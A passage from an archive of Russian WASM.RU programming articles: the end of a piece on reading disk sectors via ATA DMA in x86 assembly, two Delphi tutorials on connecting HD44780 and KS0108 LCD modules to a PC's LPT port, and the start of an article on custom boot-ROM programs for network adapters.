3. Выбрать устройство Master/Slave.
4. Дождаться BSY=0, DRDY=1.
5. Установить количество секторов.
6. Загрузить LBA адрес сектора.
7. Загрузить указатель на таблицу PRDT в соответствующий регистр.
8. Установить направление обмена.
9. Послать диску команду «чтение в режиме DMA».
10. Активизировать режим BusMaster записью 1 в бит E/D.
11. Дождаться AC=0, что свидетельствует о завершении DMA-обмена.
12. Запретить Bus Mastering.
13. Разрешить прерывания.

Алгоритм достаточно простой, залог успеха - корректно подготовленная таблица PRDT. Все остальное не сложнее чем протокол PIO, рассмотренный в первой части.

И еще один момент, если количество переданных байт не соответствует записанному в дескрипторе PRD (если передано меньше), бит AC не сбросится. В этом случае надо отслеживать

окончание обмена по биту INT (предварительно сбросив его, и не запрещая прерывания).

В случае записи на диск, изменяются пункты 8 и 9, бит направления надо ставить в 0, а код команды - WRITESECTORSDMA (код CAh).

Поскольку здесь не принципиально, каким образом считывать конфигурационное пространство IDE контроллера, я воспользовался функциями PCIBIOS (кому интересно как это все делать на уровне портов см. мою статью «Определение конфигурации на аппаратном уровне»). Функция B103h позволяет искать устройство по коду класса (она принимает в SI индекс устройства, в ECX код класса, AX=B103h. IDE контроллер может иметь одно из 3 значений класса - 010180h, 010185h, 01018Ah. В BX возвращаются координаты устройства на шине. В случае ошибок CF=1), после того как устройство найдено, функция B10Ah применяется для считывания слова по смещению 20h из конфигурационного пространства (координаты которого уже предоставлены в BX предыдущей функцией).

Функция принимает в DI смещение слова (16-битного), в BX координаты устройства. Возвращает результат в ECX.

```
.386

data segment use16 ;Создаем таблицу PRDT из одной записи
 PRD_ADDR  dd 0
 PRD_COUNT dw 0
 PRD_FLAG  dw 0
 BUFFER db 512 dup (0)
data ends

base equ 1F0h ;Базовый адрес регистров контроллера первого канала

stck segment stack use16
 dw 1024 dup (?)
stck ends

code segment use16
assume cs:code,ss:stck,ds:data

PCI_DETECT PROC NEAR ;Процедура определяющая адрес регистров PCI IDE
                                                ;с помощью функций PCI BIOS
 push esi
 push edi
 mov si,0
 mov ecx,010180h
try:
 mov ax,0B103h
 int 1Ah
 jnc next
 add ecx,5
 jmp try
next:
 mov ax,0B10Ah
 mov di,20h
 int 1Ah
 and cx,0FFF0h
 pop edi
 pop esi
ret
PCI_DETECT ENDP

;Входные параметры
;EDI[31:0] - указатель на PRDT
;ESI[27:0] - LBA адрес
;ESI[28] - Устройство (0 - Master, 1 - Slave)

READ_DMA PROC NEAR
 mov dx,base+206h ;Запрещаем прерывания
 mov al,2
 out dx,al
```

```
 mov dx,base+7 ;Ждем BSY=0
L1:
 in al,dx
 test al,80h
 jnz L1

 mov eax,esi ;Выбираем устройство и загружаем старшие разряды адреса
 shr eax,24
 or  al,0E0h
 mov dx,base+6
 out dx,al

 mov dx,base+7 ;Ждем BSY=0 и DRDY=1
L2:
 in al,dx
 test al,80h
 jnz L2
 test al,40h
 jz L2

 mov eax,esi ;Загружаем LBA адрес
 mov dx,base+3
 out dx,al
 shr eax,8
 inc dx
 out dx,al
 shr eax,8
 inc dx
 out dx,al

 mov dx,base+2 ; Количество секторов = 1
 mov al,1
 out dx,al

 call pci_detect ;В CX адрес блока регистров PCI IDE

 mov dx,cx ;Указатель на таблицу PRDT
 add dx,4
 mov eax,edi
 out dx,eax

 mov dx,cx ;Направление обмена - "в память"
 mov al,8
 out dx,al

 mov dx,base+7 ;Посылаем команду "READ SECTORS DMA"
 mov al,0C8h
 out dx,al

 mov dx,cx ;Разрешаем Bus Mastering (с этого момента начинается обмен)
 mov al,9
 out dx,al

 mov dx,cx ;Ждем AC=0 (DMA обмен закончен)
 add dx,2
L3:
 in al,dx
 test al,1
 jnz L3

mov dx,cx ;Запретить Bus Master
mov al,0
out dx,al

 mov dx,base+206h ;Разрешаем прерывания
 mov al,0
 out dx,al
ret
READ_DMA ENDP

start:
```

```
mov ax,data
mov ds,ax

mov eax,data
shl eax,4
mov edi,eax ;Получаем физический адрес таблицы и загружаем его в EDI
add eax,8
mov PRD_ADDR,eax ;Заполняем саму таблицу
mov PRD_COUNT,512
mov PRD_FLAG,08000h
mov esi,0 ;Загрузочный сектор Master-устройства
call read_dma

;Теперь в буфере лежит MBR

mov ax,4c00h
int 21h
code ends
end start
```

Заключение

Вот мы и подошли к концу второй части. Как и в первой, вопросы/пожелания/предложения/возможные ляпы в статье (да, я тоже человек и могу ошибаться как и все) присылать сюда: DarkMaster@tut.by

Много (очень много) доки по ATA можно найти на сайте WWW.T13.ORG.

Подключение и программирование LCD на основе HD44780U

Автор: exp10der

Дата: 2008-12-13

Многие хотят выделить корпус своего ПК из общей массы либо повысить удобство пользования им. В данной статье я расскажу о подключении ЖК модуля к компьютеру и соответственно о его программировании.

Как правило существует несколько видов таких дисплеев – сегментные, знакосинтезирующие, графические. Мы рассмотрим знакосинтезирующие модули на HD44780U совместимом контроллере.

С чего начать Для начала стоит определиться и купить нужный вам дисплей знакосинтезирующие как правило представлены 1, 2, 4, 8 строчными по 8, 16, 20, 24, 40 символов, могут иметь светодиодную подсветку. Далее нужен плоский кабель (шлейф) и разъём DB-25M. Припаиваем шлейф к контактной гребёнке на дисплее, и к разъёму согласно разводке и схеме, также советую для надёжности залить контактную гребёнку термоклеем. Для питания дисплею нужно 5 в. – можно подключить к USB или через molex, при этом подсветку следует подключить через токоограничительный резистор на 5-10 Ом. Сразу после включения питания на дисплее должна появиться тестовая строка свидетельствующая о его исправности. **Разводка LPT порта**

Назначение	Регистр	Биты	Выводы
Данные (вход/выход)	378h	0:7	2:9
Управление (выход)	37Ah	0	1 (strobe) инвертирующий
Управление (выход)	37Ah	1	14 (lf/cr)
Управление (выход)	37Ah	2	16 (init)
Управление (выход)	37Ah	3	17 (slin)
Состояние (вход)	379h	3	15 (err) инвертирующий
Состояние (вход)	379h	4	13 (slct)
Состояние (вход)	379h	5	12 (pe)
Состояние (вход)	379h	6	10 (ack) инвертирующий
Состояние (вход)	379h	7	11 (busy)

Разводка знакосинтезирующего LCD-дисплея

Назначение	Вывод
Земля	1 GND
Питание	2 VCC 5+
Контраст ЖКИ	3 VSS
Выбор регистра (команда/данные)	4 RS
Чтение/запись	5 R/W
Синхронизация (по спаду)	6 E
Шина данных	7:14 data bus
Подсветка -	15

Назначение	Вывод
Подсветка +	16

Соответствие линий порта и дисплея

LCD	LPT
4 RS	16 init
6 E	1 /strobe
7:14 data bus	2:9 data

Дисплеи поддерживают два типа интерфейса – 8 и 4 бита, то есть в случае использования 4 битной шины можно использовать старшие 4 линии шины т. е. припаять к линиям 6:9 порта линии 11:14 дисплея.

Теперь коротко рассмотрим структуру дисплея. На входе дисплея стоят два регистра-защёлки – инструкций и данных, выбор нужного регистра осуществляется установкой/сбросом линии RS (Register Select) в случае низкого уровня байт помещается в регистр команд, если уровень высокий соответственно регистр данных. Защёлкивание байта/полу-байта происходит по спаду линии E (Enable). Далее инструкции идут на обработку в декодер команд, данные в память дисплея, а на выходе если установлена линия RW (переключает направление интерфейса) контроллер устанавливает флаг занятости подробнее см. систему команд дисплея, эту фичу для упрощения управляющей программы мы опускаем потому, что дисплею как правило на обработку команд хватает 1-2 мс. то есть делаем небольшую задержку. Затем данные поступают в знакогенератор, откуда уже микросхема-драйвер дисплея выводит их непосредственно на ЖКИ. Знакогенератор дисплея кстати поддерживает определение восьми пользовательских символов с номерами от 0 до 7. Более подробно о структурной схеме дисплея можно узнать из даташита на HD44780U.


Важно отметить, что дисплеи как правило не поддерживают русский язык, но в таблице есть некоторые русские символы так что можно спокойно сделать перекодировку и тех символов которых не хватает, заменять похожими латинскими к примеру «X» рус. на «X» (икс) и т. п.

Программирование

Писать управляющую программу будем на Delphi, если кто-то в силу религиозных убеждений его не использует, то думаю не составит труда перевести программу на нужный язык.

Для начала нам надо получить доступ к портам ввода/вывода, я для этого использую простой драйвер (спасибо Four-F за статьи) через который собственно и обращаемся к LPT порту. Код драйвера, написан под масм.

Управляющие диаграммы



Система команд HD44780U

Команда	RW	RS	7	6	5	4	3	2	1	0	Описание
Clear	0	0	0	0	0	0	0	0	0	1	Очистка дисплея
Return	0	0	0	0	0	0	0	0	1	0	Установка курсора в начало
Mode	0	0	0	0	0	0	1	I	S		Выбор режима, I – движение курсора вперёд, S – сдвиг символов
Control	0	0	0	0	0	1	D	C	B		Управление, D – дисплей включён, C – курсор влючён, B – курсор мигает.
Cursor	0	0	0	0	1	SS	SR				Курсор, SS - сдвиг строки символов, SR – сдвиг вправо
Set	0	0	0	1	IT	F	S	-	-		Установка, IT – 8 бит интерфейс, F – шрифт 5x10, S – 2 строки
Set CGRAM	0	0	0	1	Address	Address	Address	Address	Address	Address	Установка адреса ячейки знакогенератора для записи/чтения
Set DDRAM	0	0	1	Address	Address	Address	Address	Address	Address	Address	Установка адреса ячейки ОЗУ для записи/чтения
Data write	0	1	Data	Data	Data	Data	Data	Data	Data	Data	Запись данных

Команда	RW	RS	7	6	5	4	3	2	1	0	Описание
Data read	1	0	B	Data	Data	Data	Data	Data	Data	Data	Чтение данных, B - флаг занятости

Как уже сказано на входе дисплея стоит регистр-защёлка, байт/полу-байт защёлкивается по спаду E, соответственно линия RS переключает регистр команды/данные. Вот код для вывода команд и данных в дисплей. Для краткости рассмотрим работу по 8 битному интерфейсу, замечу что при 4х битном обмене сначала выводится старший полу-байт, затем младший, подробнее см. исходник в аттаче.

```
Procedure OutCmd(cmd: byte);
Begin
 OutPort($37A, 0); // Устанавливаем линию /strobe - E – высокий уровень
 OutPort($378, cmd); // Выводим команду дисплею
 OutPort($37A, 1); // Сбрасываем /strobe - E низкий уровень – дисплей начинает обрабатывать команду
End;

Procedure OutData(data: byte);
Begin
 OutPort($37A, 0 or 4); // Устанавливаем линию /strobe E – высокий уровень и устанавливаем init -
    RS так как выводим данные.
 OutPort($378, data); // Выводим данные дисплею
 OutPort($37A, 1 or 4); // Сбрасываем /strobe на E низкий уровень – дисплей начинает обрабатывать
    команду
End;
```

Отлично теперь мы можем говорить дисплею, что делать, но чтобы хоть что-то на него вывести надо проинициализировать. Определим команды дисплея и напишем процедуру инициализации.

```
const
LCD_CLR=1; // очистка
LCD_RET=2; // возврат курсора
LCD_MODE=4; // режим
 cur_ahead=2; // курсор движется вперёд
 shift_lcd=1; // сдвиг дисплея
LCD_CONTROL=8; // управление ЖКИ
 display_on=4; // вкл. ЖКИ
 cur_on=2; // вкл. курсор
 blink_on=1; // мигающий курсор
LCD_CUR=$10; // режим курсора
 displ_shift=8; // сдвинуть дисплей на один символ
 shift_2_right=4; // сдвиг вправо
LCD_SET=$20; // установка
 i8bit=$10; // 8 битный интерфейс
 strnum2=8; // 2 строки
 font5x10=4; // шрифт 5x10

procedure InitLCD();
begin
 Outcmd(LCD_SET or i8bit or strnum2); // установка, интерфейс 8 бит, 2 строки
 sleep(10);
 Outcmd(LCD_SET or i8bit or strnum2);
 sleep(10);
 Outcmd(LCD_SET or i8bit or strnum2);
 sleep(10);
 Outcmd(LCD_MODE or cur_ahead); // режим, смещение курсора вперёд
 sleep(10);
 Outcmd(LCD_CONTROL or display_on {or cur_on or blink_on}); // дисплей включён, курсор отключен и
    не мигает.
 sleep(10);
 Outcmd(LCD_CLR); // очистка
 sleep(10);
 Outcmd(LCD_RET); // возврат курсора
 sleep(10);
end;
```

Теперь можем, можем что-нибудь и вывести. Этот код рассчитан на дисплей с двумя строками.

```
procedure OutStr2line(Line1, Line2: string);
var l1, l2: array [0..40] of char; i: dword; d: dword;
begin
 FillChar(l1, 40, ' ');
 FillChar(l2, 40, ' ');
 CopyMemory(@l1, @line1[1], length(line1));
 CopyMemory(@l2, @line2[1], length(line2));

 OutCmd(LCD_RET);
 sleep(1);
 for i:=0 to 39 do
 begin
 OutData(byte(l1[i]));
 for d:=0 to 10000 do asm nop end; // задержка
 end;

 for i:=0 to 39 do
 begin
 OutData(byte(l2[i]));
 for d:=0 to 10000 do asm nop end; // задержка
 end;
end;
```

На каждую строку дисплей отводит 40 символов, разумеется если ваш дисплей имеет меньше 40 символов в строке выведется только часть.

Вот собственно и всё что касается основ программирования дисплеев на основе HD 44780. В следующей статье рассмотрим программирование графического ЖКИ. Полный исходный текст драйвера, программы в аттаче (находится в архиве `wasm_files.zip`: `files/0505/hd44780u.zip`).

Замечания, предложения, критику на exp10der[AT]mail.ru, ICQ: 555-869-5;

Программирование графических LCD модулей на основе KS0108/KS0107 контроллера

Автор: Exp10der

Дата: 2009-01-03

Исторический архивный материал с WASM.RU. Текст сохранен для переноса локального дампа.

Введение

В предыдущей статье мы разобрали программирование знакосинтезирующих ЖКИ модулей, но не всегда бывает достаточно их возможностей. К примеру нам нужно вывести загрузку CPU в динамике, то есть как график, ну или статистику использования файла подкачки, конечно ничто не мешает определить 8 символов псевдографики, в знакосинтезирующем дисплее (от пустого до полностью заполненного), и выводить их как гистограмму в две строки, ну или нам нужно вывести простую анимацию, тут уже знакосинтезирующие ЖКИ бессильны. Но стоит заметить - во многих областях использовать графические ЖКИ нецелесообразно, к примеру, вы делаете бортовой компьютер для вашего авто. Тут конечно можно поставить и "графику", но это в значительной степени усложнит вашу программу и потребует от вашего микроконтроллера значительной мощности (программирование ЖКИ модулей с использованием микроконтроллеров рассмотрим в будущих статьях), а ведь у контроллера есть и другие более важные дела кроме рисования окошек и картинок. В общем, возможности графических модулей куда шире, чем у знакосинтезирующих, да и нет проблем с выводом родной кириллицы :).

Оборудование

Графические дисплеи в общем случае различаются разрешением от 122x32 до 320x240, типом контроллера/драйвера, интерфейсом, который бывает - параллельным, SPI последовательным, I2C последовательным, и USB - последний, как правило, встречается в дисплеях некой конторы Crystal Fontz, но они не представляют особого интереса - так как в поставке идет уже готовая 5.25" заглушка с дисплеем и распаянным USB ну и программа для работы с ним, это как то не по дзенски. Поэтому мы рассмотрим ЖКИ с параллельным интерфейсом и в следующих статьях сами подружим их и с SPI, и с I2C, и т. д. ну и конечно запрограммируем все это дело.

Отдельного разговора заслуживают дисплеи "изъятые" из нерабочих сотовых телефонов, пейджеров, музыкальных центров у них, как правило, очень большой разброс по параметрам, типам интерфейсов, инструкциям управления. Но, тем не менее, информация, изложенная в статье, справедлива и для них, так как показывает общий принцип работы с подобными устройствами, сейчас отмечу лишь - что эти ЖКИ обычно используются контроллер с последовательным интерфейсом вроде I2C или SPI, хотя встречаются и с параллельным. Помимо всего этого дисплеи различаются типом подсветки, чаще всего она светодиодная, но выпускаются ЖКИ и с электролюминесцентной, и с подсветкой лампой холодного катода - лично я советую использовать светодиодную, так как не нужно никаких инверторов напряжения (DC-DC преобразователей) да и срок службы у светодиодов значительно больший.

Ну-с начнем. Как всегда нам нужен паяльник, припой, канифоль, прямые руки в кол-ве 2 шт. и собственно сам ЖКИ и IDE шлейф и DB-25M разъем. Типов графических модулей по сравнению со знакосинтезирующими выпускается значительно больше, тут как было с HD44780 - одного рецепта нет. Я расскажу о самом принципе пайки и написания программ для этих модулей на примере модуля тайваньской фирмы Winstar WG12864A, он выполнен на довольно распространенном контроллере Samsung KS0108/KS0107, имеет гребенку в 20 контактов соответственно параллельный интерфейс, и светодиодную подсветку.

Рассмотрим структурную схему. На входе, как и у HD44780 регистр-защелка и так же защелкивает по спаду, кстати, важно помнить, что эти дисплеи, как правило, не имеют поддержки 4х битного интерфейса. Далее следует два контроллера-драйвера дисплея. Сам ЖКИ имеет разрешение 128х64, каждый контроллер обслуживает область 64х64, это важно учитывать при написании программ, то есть если Вам попался дисплей с разрешением 64х64, программа немного упростится. Сам контроллер имеет всего 4 команды. Пока контроллер занят обработкой команды или выводит столбец на дисплей, установлен busy флаг, его можно считать с интерфейса см. таблицу инструкций, впрочем, его использование совсем не обязательно.

Итак, а для неизвестных индикаторов, в общем случае, алгоритм сводится к следующему:

1. Добыть ЖКИ.
2. Найти и скачать полное техническое описание на сам дисплей и его контроллер.
3. Внимательно изучить диаграммы управляющих напряжений.
4. Спаять переходник к LPT/COM порту ПК.
5. Написать управляющую программу для PC (или МК).

Так дисплей лежит перед нами, принцип его работы мы знаем, попробуем теперь что-нибудь вывести на него, но сначала надо его подключить к LPT порту.

Рассмотрим разводку данного ЖКИ (Winstar WG12864A).

Номер контакта	**Назначение**
1 GND	Земля -
2 VCC	Напряжение питания 3 или 5 вольт
3 VSS	Контраст
4 RS	Команда/данные
5 R/W	Чтение/запись (замкнуть на GND)
6 E	Строб (защелкивание по спаду)
7:14 Data bus	Шина данных
15 CS1	Выбор 1 ого контроллера
16 CS2	Выбор 2 ого контроллера
17 /RST	Сброс (не используется)
18 VEE	Выход отриц. напряжения (подать на вход регулировки контраста)
19 LED+	Подсветка + 4.2 в.
20 LED-	Подсветка -

Соответствие линий ЖКИ и LPT:

LCD	**LPT**
4 RS	16 init
5 R/W	GND

LCD	LPT
6 E	1 /strobe
7:14 Data bus	2:9 Data
15 CS1	14
16 CS2	17

Как видно из таблицы принцип работы с дисплеем мало изменился, то есть соединение такое же, как и в случае с HD44780, но добавились две управляющие линии выбора чипов, их подпаиваем к оставшимся выходам LPT - 14, 17 соответственно, разводка LPT есть в предыдущей статье, на этом останавливаться не будем.

Теперь поговорим о пайке. Собственно я рекомендую делать так: берем старую нерабочую мать (думаю такая у каждого найдется) выпаиваем контакты IDE интерфейса в количестве 20 штук, и припаиваем их к гребенке ЖКИ, ну и пластиковую рамку тоже можно одеть для красоты, в общем, должно получиться как на картинке.





Теперь берем IDE шлейф с одной стороны отрезаем гнездо и подпаиваем к LPT разъему согласно разводке, соединяем 3 и 18 проводок и не забываем про питание -, + (к молексу или USB) и подсветку. Красный провод шлейфа при этом должен соответствовать 1 (GND) контакту гребенки ЖКИ - это избавит Вас от многих проблем. Теперь можно не париться, что крепление дисплея к проводу или шлейфу ненадежно, и таким образом не нужно каждый раз перепаивать это дело, если Вы хотите ЖКИ использовать в другом устройстве.

Вот сама схема подключения:

Программирование

Хорошо все спаяли, подключаем ЖКИ модуль к компу, подключили питание и... ничего... Все нормально - графические ЖКИ ничего не выводят после подачи напряжения. Пишем софт для ЖКИ.

Система команд ЖКИ Winstar WG12864A:

Команда	RS	RW	D7	D6	D5	D4	D3	D2	D1	D0	Описание
LCD ON/OFF	0	0	0	0	1	1	1	1	1	on	Включить ЖКИ, on - 1
Set address	0	0	0	1	X address						Установка X адреса, в X счетчике
Set page (Y address)	0	0	1	0	1	1	1	Page			Выбор страницы
Display start line	0	0	1	1	Display start line						Начало дисплея
Status read	0	1	BUSY	0	On/off	RESET	0	0	0	0	Чтение статуса, BUSY - 1/0 - занят/готов, on/off - 1/0 - включен/выключен, RESET - 1/0 - был сброшен/нормальный режим

Команда	RS	RW	D7	D6	D5	D4	D3	D2	D1	D0	Описание
Write display data	1	0	Data								Запись данных в дисплей, автоматическое увеличение адреса RAM после каждой записи
Read display data	1	1	Data								Чтение данных из дисплея

Диаграммы и прочее в даташите в аттаче. Собственно по большей части вывод в дисплей ничем не изменился кроме выбора контроллера:

Код:

```
procedure OutCmd(cmd: byte; cs: byte);
begin
 OutPort($37A, 0 or cs); // E=1, RS=0, CS - выбор чипа
 OutPort($378, cmd);
 OutPort($37A, 1 or cs); // E=0, RS=0, CS - выбор чипа
end;

procedure OutData(data: byte; cs: byte);
begin
 OutPort($37A, 0 or cs or 4); // E=1, RS=1, CS - выбор чипа
 OutPort($378, data);
 OutPort($37A, 1 or cs or 4); // E=0, RS=1, CS - выбор чипа
end;
```

Вот тут все довольно просто, дисплейчик уже может нас понять, теперь как и с HD44780 надо его проинициализировать - тут все очень просто достаточно подать команду LCD_ON и все (не забываем что для каждого контроллера отдельно).

Код:

```
procedure InitLCD();
begin
 OutCmd(LCD_ON or p_on, CHIP1); // включить
 OutCmd(LCD_ON or p_on, CHIP2);
 sleep(1);
 FillChar(buffer, 1024, 0);
 RenderLCD(); // очистка
end;
```

Вот и все. Это было очень просто, теперь вывод самой графики. Дисплей как я уже говорил, поделен на два логических участка 64x64, помимо этого каждая область 64x64 (а их может быть и 3, и 4 - 256x64 к примеру), поделена на 8 страниц по 8x64 пикселей, каждый байт выведенный в дисплей отображается как столбец 8 пикселей, как следствие - вывели 64 байта - переключаем страницу, еще 64 и снова переключение, после того как вывели 8 страниц переключаем контроллер и заново - эта схема довольно простая, главное понять принцип.

Код выводящий буфер (только для 128x64, ks0108 совместимого LCD).

Код:

```
procedure RenderLCD();
var page, x: dword; data: byte;
begin
 for page:=0 to 7 do
 begin
  OutCmd(LCD_SET_PAGE or page, CHIP1);
  sleep(5);
  OutCmd(LCD_SET_ADDRESS, CHIP1);
  sleep(5);
  OutCmd(LCD_START_X, CHIP1);
```

```
  sleep(5);
  for x:=0 to 63 do
  begin
   if invert then data:=not buffer[page, x] else data:=buffer[page, x];
   OutData(data, CHIP1);
   Delay();
  end;
 end;

 for page:=0 to 7 do
 begin
  OutCmd(LCD_SET_PAGE or page, CHIP2);
  sleep(5);
  OutCmd(LCD_SET_ADDRESS, CHIP2);
  sleep(5);
  OutCmd(LCD_START_X, CHIP2);
  sleep(5);
  for x:=0 to 63 do
  begin
   if invert then data:=not buffer[page, x+64] else data:=buffer[page, x+64];
   OutData(data, CHIP2);
   Delay();
  end;
 end;
end;
```


Так с выводом буфера разобрались, теперь разберемся с самим буфером, как я уже говорил, дисплей выводит байт как столбец в 8 пикселей, в битмапах наоборот байт это строка в 8 пикселей. Нам всего на всего надо прочитать изображение по столбцам это делается с помощью следующего кода:

Код:

```
procedure ConvBMP2LCD();
var page, x, y: dword; data: byte;
begin
 for page:=0 to 7 do
 begin
  for x:=0 to 127 do
  begin
   data:=0;
   for y:=0 to 7 do if BMP.Canvas.Pixels[x, (page*8)+y]=0 then data:=data or (1 shl y);
   buffer[page, x]:=data;
  end;
 end;
end;
```

Просто пробегаем по столбцам изображения, записывая в буфер байты в нужном порядке. Так теперь можем рисовать в битмап нужное нам изображение и выводить на ЖКИ.


WASM.RU
Exp10der


CPU LOADING
20%
A
K

Заключение

Вот и все что касается основ программирования графических ЖКИ. В статье мы рассмотрели программирование наиболее распространенного ЖКИ на основе KS0108/KS0107 и совместимых, так же стоит отметить, что в дикой природе встречаются ЖКИ модули с разрешением до 320x240 (обычно в КПК встраивали) у них свои особенности программирования. Например, разделение адресного пространства - на вывод в графическом режиме, и текстовый, ну и соответствующие режимы - текстовый режим с псевдографикой и полноценно графический. К ЖКИ модулям выпускаются различные опции, такие как накладываемые touch screen'ы, подогрев и т. д. правда, в розничной сети, к сожалению, этого не встречал.

А в плане встраивания в компьютер я бы еще посоветовал подпаять к LPT пару кнопок и между записями в ЖКИ опрашивать их (чтобы перевести LPT в режим чтения надо установить 5 бит регистра 37A), ну и добавить к управляющей программе вывод меню управляемого этими кнопками.

Позже мы рассмотрим подключение ЖКИ через микроконтроллер к RS232, а так же если попадется ЖКИ с интерфейсом I2C. Сорцы драйвера и программы как всегда в аттаче.

Файлы к статье:

• Руководство к KS0108 (находится в архиве `wasm_files.zip`: `files/0507/KS0108.pdf`)
• Исходный код (находится в архиве `wasm_files.zip`: `files/0507/KS0108.zip`)

Замечания, предложения, критику на exp10der[at]mail[dot]ru.

Гринев Роман aka Exp10der.

16. BIOS/CMOS

Как изменить способности компьютера

Автор: Андрей Бордачев

Дата: 2002-06-16

Огромное количество микросхем от "простеньких", выполняющих логические операции типа И,ИЛИ,НЕ и др., до сверхинтегрированных контроллеров в которые "впихнута" чуть ли не вся машина (ПЭВМ). Всевозможные дополнительные платы (адаптеры, контроллеры), винчестеры и т.д. Все это призвано к жизни и к взаимодействию с целью облегчить существование своим хозяевам (пользователям, программистам).

Что же, картина получается непростая. Но говорить о сложности устройства компьютера, о сложности его частей, о сложности процессов их взаимодействия излишне - это и так понятно.

Если Вы дочитали до этого места то, может быть, подумали: а к чему это автор намекает на всякие сложности, очевидные же вещи. Если появился вопрос - дадим на него ответ. Любой человек, имевший возможность работать с компьютером, и пользователь, и программист, в один прекрасный день думает: а хорошо бы, если бы компьютер ("ящик") умел делать еще и то-то, и так-то. Установить бы дополнительную "платочку" в компьютер и получить желаемое.

> "Ну,"- скажет критически настроенный читатель, - "это же надо собирать какие-то контроллеры, разбираться в микросхемах, понимать в управляющих диаграммах, то есть быть, как минимум, схемотехником."

> Он прав, но не совсем. Конечно хорошо быть схемотехником (автор по профессии схемотехник и утверждает это обоснованно), но не обязательно, а вот программистом, для того чтобы применить опыт, описываемый далее, быть нужно.

Дело в том, что многие сетевые адаптеры имеют гнездо для установки ПЗУ (постоянного запоминающего устройства, rom, read only memory), позволяющего при наличии локальной сети осуществлять удаленную загрузку операционной системы. Но, как показала практика, в большинстве случаев эта возможность не используется. Если в это гнездо вместо микросхемы со старой ПЗУ (если она там вообще есть) установить новую, со своей программой, то компьютер обретет новые дополнительные свойства. Например, это может быть программа, защищающая компьютер от несанкционированного доступа, или антивирусная защита (монитор, ревизор и т.п.). Так что учиться схемотехнике не придется. Можно сразу приступить к разработке программы для ПЗУ.

Но в чем же здесь преимущество? Одни только сложности. Вынимай микросхему, ищи новою. Программу нужно еще как-то поместить в ПЗУ. Да и вообще, будет ли она выполняться? Кто или что сделает так, чтобы эта программа получила управление?

Вот именно об этом "механизме", заложенном в BIOS и обеспечивающем возможность выполнения программ, "прошитых" (так называют программы, записанные в ПЗУ с помощью программаторов) в ПЗУ, а также о том, каким образом необходимо оформлять эту программу, и хотелось рассказать заинтересованным читателям.

> Отметим при этом, что преимущество программы, размещенной в ПЗУ, заключается в том, что она неуничтожаема и отработает еще задолго до того, как начнут свою работу по загрузке операционной системы с диска модули MAIN BOOT и BOOT. И хотя эти части

системы наиболее часто подвержены атакам вирусов, мы хозяева положения и можем блокировать любую атаку или же осуществить восстановительные работы.

